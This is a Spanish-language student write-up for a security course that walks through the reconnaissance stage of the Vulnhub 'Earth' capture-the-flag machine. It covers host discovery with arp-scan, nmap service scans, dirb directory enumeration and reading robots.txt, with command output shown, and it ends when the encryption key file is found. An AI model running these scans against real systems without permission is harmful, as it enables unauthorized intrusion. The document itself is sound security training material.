RETO 1: Maquinas de Vulnhub

Asignatura: Seguridad en sistemas y redes (SSR)


Participantes:
Brian Pardo Gaona
Raquel Diaz Chavez


Maquinas:

Serie: The planets

Pasos Comunes

1- Configuración de la red de las máquinas.





2- Hallar la ip de la máquina vulnerable.

> sudo arp-scan -I

-I : Genera una lista de direcciones de la interfaz de red (interfaz por defecto).

> netdiscover -i eth0
-i : Indicas tu interfaz de red

```
┌──(kali㉿kali)-[~]
└─$ sudo arp-scan -l
Interface: eth0, type: EN10MB, MAC: 08:00:27:b1:9d:67, IPv4: 192.168.56.103
WARNING: Cannot open MAC/Vendor file ieee-oui.txt: Permission denied
WARNING: Cannot open MAC/Vendor file mac-vendor.txt: Permission denied
Starting arp-scan 1.10.0 with 256 hosts (https://github.com/royhills/arp-scan)
192.168.56.1    0a:00:27:00:00:12       (Unknown: locally administered)
192.168.56.100  08:00:27:fc:66:4f       (Unknown)
192.168.56.100  08:00:27:ca:61:c4       (Unknown) (DUP: 2)
192.168.56.108  08:00:27:18:54:5e       (Unknown)

4 packets received by filter, 0 packets dropped by kernel
Ending arp-scan 1.10.0: 256 hosts scanned in 2.086 seconds (122.72 hosts/sec). 3 responded
```

3- Hacer un escaneo de puertos con nmap para detectar puertos abiertos

Exploramos los puertos abiertos
> nmap -sV -Av IP_maquina
-v: verbose, para ver los puertos que va encontrando y no esperar hasta el final del comando
-A: Para detectar SO, versiones etc...
-sV: Para determinar el servicio y la versión de los servicios que ofrecen los puertos abiertos.


Earth


---

https://www.vulnhub.com/entry/the-planets-earth,755/

Description
Difficulty: Easy
Earth is an easy box though you will likely find it more challenging than "Mercury" in this series and on the harder side of easy, depending on your experience. There are two flags on the box: a **user and root flag** which include an md5 hash. This has been tested on VirtualBox so may not work correctly on VMware. Any questions/issues or feedback please email me at: SirFlash at protonmail.com, though it may take a while for me to get back to you.

PASOS
3- Hacer un escaneo de puertos con nmap para detectar puertos abiertos ofreciendo un servicio.
> nmap -sV -Av 192.168.109






Aparentemente, se pueden hacer peticiones al puerto 80 con http. Vemos los dominios que se corresponden a la ip de nuestra máquina y para que ello sea reconocido por nuestro ordenador hemos de configurarlo a mano en /etc/hosts, con nuestro editor preferido usando **sudo nano /etc/hosts** en nuestro caso.

```
  GNU nano 7.2                                          /etc/hosts
192.168.56.109  earth.local terratest.earth.local
127.0.0.1       localhost
127.0.1.1       kali
::1             localhost ip6-localhost ip6-loopback
ff02::1         ip6-allnodes
ff02::2         ip6-allrouters
192.168.56.102  cybox.company
```

Al entrar desde el navegador, como ya se reconoce la dns, nos muestra una página de mensajería “segura”.



Earth Secure Messaging Service

Send your message to Earth:

Message:

Message key:

Por curiosidad hacemos pruebas:

Send your message to Earth:

Message:

holaMundo

Message key:

hola

Send message

Previous Messages:

- 00000000251a020507
- 37090b59030f11060b0a1b4e0000000000004312170a1b0b0e4107174f1a0b044e0a000202134e0a161d1704035906
- 3714171e0b0a550a1859101d064b160a191a4b0908140d0e0d441c0d4b161107431816081411 4b0a1d06170e144401


Vemos que el mensaje de entrada se ha “cifrado”

Ahora, vamos a escanear los subdirectorios de la página.

> dirb http://earth.local


```
---- Scanning URL: http://earth.local/ ----
+ http://earth.local/admin (CODE:301|SIZE:0)
+ http://earth.local/cgi-bin/ (CODE:403|SIZE:199)

-----------------
END_TIME: Tue Apr 18 08:45:04 2023
DOWNLOADED: 4612 - FOUND: 2

┌──(kali㉿kali)-[~]
└─$ dirb http://terratest.earth.local

-----------------
DIRB v2.22
By The Dark Raver
-----------------

START_TIME: Tue Apr 18 08:45:44 2023
URL_BASE: http://terratest.earth.local/
WORDLIST_FILES: /usr/share/dirb/wordlists/common.txt

-----------------

GENERATED WORDS: 4612

---- Scanning URL: http://terratest.earth.local/ ----
+ http://terratest.earth.local/admin (CODE:301|SIZE:0)
+ http://terratest.earth.local/cgi-bin/ (CODE:403|SIZE:199)
```

Recordamos que en el escaneo de puertos nos salía abiertos el 80 y 443



Bad Request

Your browser sent a request that this server could not understand.
Reason: You're speaking plain HTTP to an SSL-enabled server port.
Instead use the HTTPS scheme to access this URL, please.




Test site, please ignore.


Vamos a escanear los directorios de esta página.
> dirb https://terratest.earth.local/
Así, hemos encontrado algo relevante en nuestra investigación.

```
┌──(kali㉿kali)-[~]
└─$ dirb https://terratest.earth.local/

-----------------
DIRB v2.22
By The Dark Raver
-----------------

START_TIME: Tue Apr 18 10:52:24 2023
URL_BASE: https://terratest.earth.local/
WORDLIST_FILES: /usr/share/dirb/wordlists/common.txt

-----------------

GENERATED WORDS: 4612

---- Scanning URL: https://terratest.earth.local/ ----
+ https://terratest.earth.local/cgi-bin/ (CODE:403|SIZE:199)
+ https://terratest.earth.local/index.html (CODE:200|SIZE:26)
+ https://terratest.earth.local/robots.txt (CODE:200|SIZE:521)

-----------------
END_TIME: Tue Apr 18 10:52:30 2023
DOWNLOADED: 4612 - FOUND: 3
```


El robots.txt




La última referencia es interesante “**Disallow: /testingnotes**.*”
Para comunicarle al buscador que no permita indexar en cierto contenido (hacer crawling)




Accedemos a **testdata.txt**. Allí encontramos un texto, que como se menciona, se ha usado para encriptar los datos.

